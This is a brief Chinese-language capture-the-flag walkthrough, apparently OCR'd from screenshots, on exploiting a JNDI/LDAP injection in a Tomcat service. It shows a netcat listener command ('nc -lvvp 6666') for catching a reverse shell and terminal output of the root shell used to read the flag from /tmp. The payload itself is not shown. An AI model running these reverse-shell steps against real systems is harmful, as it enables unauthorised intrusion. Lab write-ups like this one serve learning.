
启动脚本，选择trustURLCodebase is false的那项




使用nc -lvvp 6666监听6666端口




构造payload



拿到shell



在tmp文件夹中找到flag


kali@kali: ~/Desktop/workspace/ldap server
File Actions Edit View Help
bin
boot
demo
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@cbcaa6035065:/# cd tmp
cd tmp
root@cbcaa6035065:/tmp# ls
ls
flag-{bmh1063ea4e-9ea9-47f3-83fb-776e568255c5}
hsperfdata_root
tomcat-docbase.2111853160806437380.8080
tomcat.9185943393443734015.8080
root@cbcaa6035065:/tmp#